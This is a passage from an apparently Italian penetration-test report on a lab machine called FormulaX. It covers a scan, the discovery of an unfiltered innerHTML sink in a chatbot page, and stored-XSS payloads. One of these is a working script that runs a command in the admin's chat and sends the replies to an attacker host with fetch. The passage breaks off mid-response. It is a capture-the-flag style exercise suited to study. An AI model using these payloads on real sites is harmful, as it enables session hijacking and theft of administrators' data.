
+ Target IP:          10.10.11.6
+ Target Hostname:    10.10.11.6
+ Target Port:        80
+ Start Time:         2024-06-12 04:34:50 (GMT-4)

+ Server: nginx/1.18.0 (Ubuntu)
+ /restricted/chat.html/: Retrieved x-powered-by header: Express.
+ /restricted/chat.html/: Retrieved access-control-allow-origin header: *.
+ /restricted/chat.html/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /restricted/chat.html/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```


Vulnerability Mapping

Servizio HTTP

- Data la scarsità di risultati ottenuti con strumenti automatici si è deciso di utilizzare **Burp Suite DOM Invader** per un analisi manuale



- Iniezione di un canary e submit del form utilizzato per comunicare con il chatbot



The screenshot shows the Burp Suite DOM Invader interface after injection. The main panel displays the message "My Services are not available at". Below the message is a warning: "⚠ Only interesting sinks are being shown. All sources are being hidden. You can configure this in the DOM Invader settings." A red arrow points to the "Sinks (1)" section. Under "Sinks (1)", it shows "element.innerHTML (1)". The table below lists the sink details:

Value	outerHTML	Frame path	Event	Options	Stack Trace
<h2>🤖 </h2> <p>oj2pjdm11'";'"<></p>	<div class="container darker"></div>	top			at _0x56d282 (<...)

At the bottom, there is a "Sources (0)" section.

Vulnerability Mapping

Servizio HTTP

- Data la scarsità di risultati ottenuti con strumenti automatici si è deciso di utilizzare **Burp Suite DOM Invader** per un analisi manuale

The screenshot shows the Burp Suite DOM Invader tool interface. At the top, there is a blue banner with a robot icon and the text "oj2pjdm1'"<>". Below the banner, a message says "My Services are not available at". The main pane displays a table of sinks. A red arrow points from the top banner to the banner area. A red arrow also points from the "Sinks (1)" section to the "Value" column of the first row.

Value	outerHTML	Frame path	Event	Options	Stack Trace
<h2>🤖 </h2> <p>oj2pjdm1''"<></p>	<div class="container darker"></div>	top			at _0x56d282 (<...)

```
-- DOM Invader: Logging stack trace VM253:1
  at _0x56d282 (<anonymous>:2:744249) VM253:1
  at Object.dQXcj (<anonymous>:2:350955)
  at HTMLDivElement.set [as innerHTML] (<anonymous>:2:399082)
  at Show_messages_on_screen_of_Client (
  http://10.10.11.6/restricted/chat.js:54:17) VM253:1
  at typing_chat (http://10.10.11.6/restricted/chat.js:21:5)
  at <anonymous>:1:1
```

- Script **chat.js** segnalato come vulnerabile

Vulnerability Mapping

Servizio HTTP

- Data la scarsità di risultati ottenuti con strumenti automatici si è deciso di utilizzare **Burp Suite DOM Invader** per un analisi manuale
- **chat.js** non applica nessun filtro all'input del form

```
const typing_chat = () => {
  value = document.getElementById('user_message').value
  if (value) {
    // sending the messages to the server
    socket.emit('client_message', value)
    Show_messages_on_screen_of_Client(value);
    // here we will do out socket things..
    document.getElementById('user_message').value = ""
  }
  else {
    alert("Cannot send Empty Messages");
  }
}
```



Vulnerability Mapping

Servizio HTTP

- Anche nel backend non viene effettuata nessuna operazione di filtraggio




Vulnerability Mapping Servizio HTTP

- Anche il form “Contact us” presenta la stessa vulnerabilità

Queste debolezze permettono l'esecuzione di codice JavaScript sulla macchina FormulaX

Rendendo l'applicazione **vulnerabile** a XSS, CSRF, Esecuzione remota di codice...




test

test

```
<img src=1
onerror='javascript:window.location.replace("http://10.10.16.17:8080/")'/>
```

SEND MESSAGE

Message Sent Successfully




10.10.11.6/restricted/contact_us.html

test

test

```
<img src='http://10.10.16.62:80'>
```



<https://cwe.mitre.org/data/definitions/83.html>

<https://cwe.mitre.org/data/definitions/80.html>

Target Exploitation

Form Contact US

- I messaggi inviati attraverso il form “Contact us” vengono letti da un eventuale amministratore
- I dati non vengono filtrati nel backend, permettendo l'esecuzione di codice nell'area amministratore
- Questo script, se eseguito nell'area amministratore, permette il recupero degli ultimi comandi che l'admin ha inviato al chatbot


```
1 //utilizzo di socket.io.js per poter inviare i dati alla macchina attaccante, questa  
  libreria viene usata anche dallo script in Figura 4.10  
2 const script = document.createElement('script');  
3 script.src = '/socket.io/socket.io.js';  
4 document.head.appendChild(script);  
5 script.addEventListener('load', function() {  
6 //creazione socket  
7   const res = axios.get('/user/api/chat');  
8   const socket = io('/', {withCredentials: true});  
9   //invio dei messaggi alla macchina attaccante  
10  socket.on('message', (my_message) => {  
11    fetch("http://10.10.16.62:80/?d=" + my_message)  
12  });  
13  //esecuzione del comando history  
14  socket.emit('client_message', 'history');  
15});
```

Target Exploitation

Form Contact US

- Minimizzazione e codifica Base64 dello script
- Inserimento della codifica nel tag HTML img
- Inserimento del tag nel campo “message” del form
- Invio dello script

Request				Response			
Pretty	Raw	Hex	Render	Pretty	Raw	Hex	Render
1 POST /user/api/contact_us HTTP/1.1 2 Host: 10.10.11.6 3 Content-Length: 525 4 Accept: application/json, text/plain, */* 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36 6 Content-Type: application/json 7 Origin: http://10.10.11.6 8 Referer: http://10.10.11.6/restricted/contact_us.html 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9 11 Cookie: authorization= 12 Bearer%20eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJ1c2VySUQiOiI2NjY5OWM5OTM4 13 YWMzMmY0N2U4NTAyNTQiLCJpYXQiOjE3MTgxOTc0MTR9.wl4XLpv4_FzG303KLYucsNWJppBBf 14 FmRqPvBZsxD0sQ Connection: close { "first_name": "nome", "last_name": "cognome", "message": "" }	1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Wed, 12 Jun 2024 13:53:51 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 57 6 Connection: close 7 X-Powered-By: Express 8 Access-Control-Allow-Origin: * 9 Access-Control-Allow-Credentials: true 10 ETag: 